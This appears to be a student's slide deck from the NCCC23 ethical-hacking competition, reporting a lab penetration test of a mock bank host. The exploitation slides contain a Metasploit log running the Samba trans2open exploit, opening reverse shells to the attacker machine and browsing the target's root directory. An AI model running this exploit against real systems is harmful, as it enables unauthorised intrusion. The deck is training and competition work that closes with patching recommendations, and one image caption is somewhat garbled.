

THE NATIONAL CYBERCHAMP COMPETITION 2023 (NCCC23)

ZONAL CHALLENGE



ETHICAL HACKING SESSION

DATE: 21 JANUARY, 2023

THE NATIONAL CYBERCHAMP COMPETITION 2023 (NCCC23)

ZONAL CHALLENGE

ETHICAL HACKING SESSION

GLAGO GIDEON ELORM

21 JANUARY 2023.

PROJECT REQUIREMENTS

The CIO of New Wave Commercial Bank Ltd, Mohamed Ayala, has been asked by his board of directors to carry out quarterly assessments to meet security compliance mandates. The bank has hired you and your team to carry out a black box penetration testing engagement on one of the host machines owned by the bank

OUTLINE SHOWING STAGES OF THE ENGAGEMENT

Stage 1: Scanning and enumeration phase


Stage 2: Vulnerability assessment phase

Stage 3: Exploitation phase

Stage 4: Data exploration phase

Stage 5: Recommendations

Etc.



Scanning & Enumeration (1/2)

Output 1:

IP address of the attacker machine

192.168.56.103



Scanning & Enumeration (2/2)

Output 2:

IP address of the target machine

192.168.56.104



SERVICES IDENTIFIED & POTENTIAL VULNERABILITIES

Service 1: Secure shell

Potential Vulnerabilities:

- Openssh version 2.9 outdated
- Ssh grants access to unauthorized users to gain remote access to the machine.

Service 3: Netbios-ssn


Potential Vulnerabilities: smb version 2.2.1a outdated

Service 4: HTTP

Potential Vulnerabilities: Data being sent on this service is unencrypted.

Service 5: HTTP

Potential Vulnerabilities: Apache version is out of date



EXPLOITATION OF VULNERABILITIES

Exploitation of Vulnerability 1: Samba version 2.2.1a

```
File Actions Edit View Help
--
0 Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf6 exploit(linux/samba/trans2open) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.104:139 - Trying return address 0xbffffdfc ...
[*] 192.168.56.104:139 - Trying return address 0xbffffcfc ...
[*] 192.168.56.104:139 - Trying return address 0xbffffbfc ...
[*] 192.168.56.104:139 - Trying return address 0xbffffafc ...
[*] Sending stage (36 bytes) to 192.168.56.104
[*] 192.168.56.104:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (36 bytes) to 192.168.56.104
[*] 192.168.56.104:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (36 bytes) to 192.168.56.104
[*] 192.168.56.104:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (36 bytes) to 192.168.56.104
[*] 192.168.56.104:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.104:1025) at 2023-02-01 13:34:03 -0500

[*] Command shell session 2 opened (192.168.56.103:4444 -> 192.168.56.104:1026) at 2023-02-01 13:34:04 -0500
[*] Command shell session 3 opened (192.168.56.103:4444 -> 192.168.56.104:1027) at 2023-02-01 13:34:05 -0500
[*] Command shell session 4 opened (192.168.56.103:4444 -> 192.168.56.104:1028) at 2023-02-01 13:34:06 -0500
```


DATA EXFILTRATION/EXPLORATION/EXPOSURE

Output 1: Directories in the target machine

```
File Actions Edit View Help
cd ../
ls
harold
john
lost+found
../
/bin//sh: ../: is a directory
pwd
/home
cd ../
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
cd root
ls
anaconda-ks.cfg
work.gh
█
```

DATA EXFILTRATION/EXPLORATION/EXPOSURE

Output 2: Files on the target machine



```
cd root
ls
anaconda-ks.cfg
work.gh
cd work.gh
ls
hello
cat hello
do not work for us
hello world
this is my first cracking
less hello
do not work for us
hello world
this is my first cracking
```

A terminal window screenshot showing a series of commands and their outputs. The commands are: 'cd root', 'ls', 'anaconda-ks.cfg', 'work.gh', 'cd work.gh', 'ls', 'hello', 'cat hello', 'do not work for us', 'hello world', 'this is my first cracking', 'less hello', 'do not work for us', 'hello world', and 'this is my first cracking'. The output of 'cat hello' is 'do not work for us'. The output of 'less hello' is 'do not work for us'. The output of 'hello' is 'hello'. The output of 'hello world' is 'hello world'. The output of 'this is my first cracking' is 'this is my first cracking'. The terminal window is dark with light-colored text. A watermark is visible in the background of the slide.

SUMMARY OF VULNERABILITIES UNCOVERED

Vulnerability 1: The version of Secure Shell (ssh) running on port 22 is out of date (i.e. open ssh version 2.9).

Vulnerability 2: The version of Samba (smb version 2.2.1a) running on port 139 is out of date.

Vulnerability 3: Data being sent using the HTTP protocol is unencrypted.

Vulnerability 4: Files on the machine are unencrypted.

Vulnerability 5: The service Secure Shell running on port 22 grants remote access to unauthorized users.

RECOMMENDATIONS/CONCLUSIONS


Recommendation 1: The ssh service should be updated to Openssh version 9.1

Recommendation 2: Port 80 should be closed

Recommendation 3: Samba version 2.2.1a should be updated to version 4.17

Recommendation 4: Port 22 should be closed.

Recommendation 5: Data stored on the machine should be encrypted.





End of Presentation

THANK YOU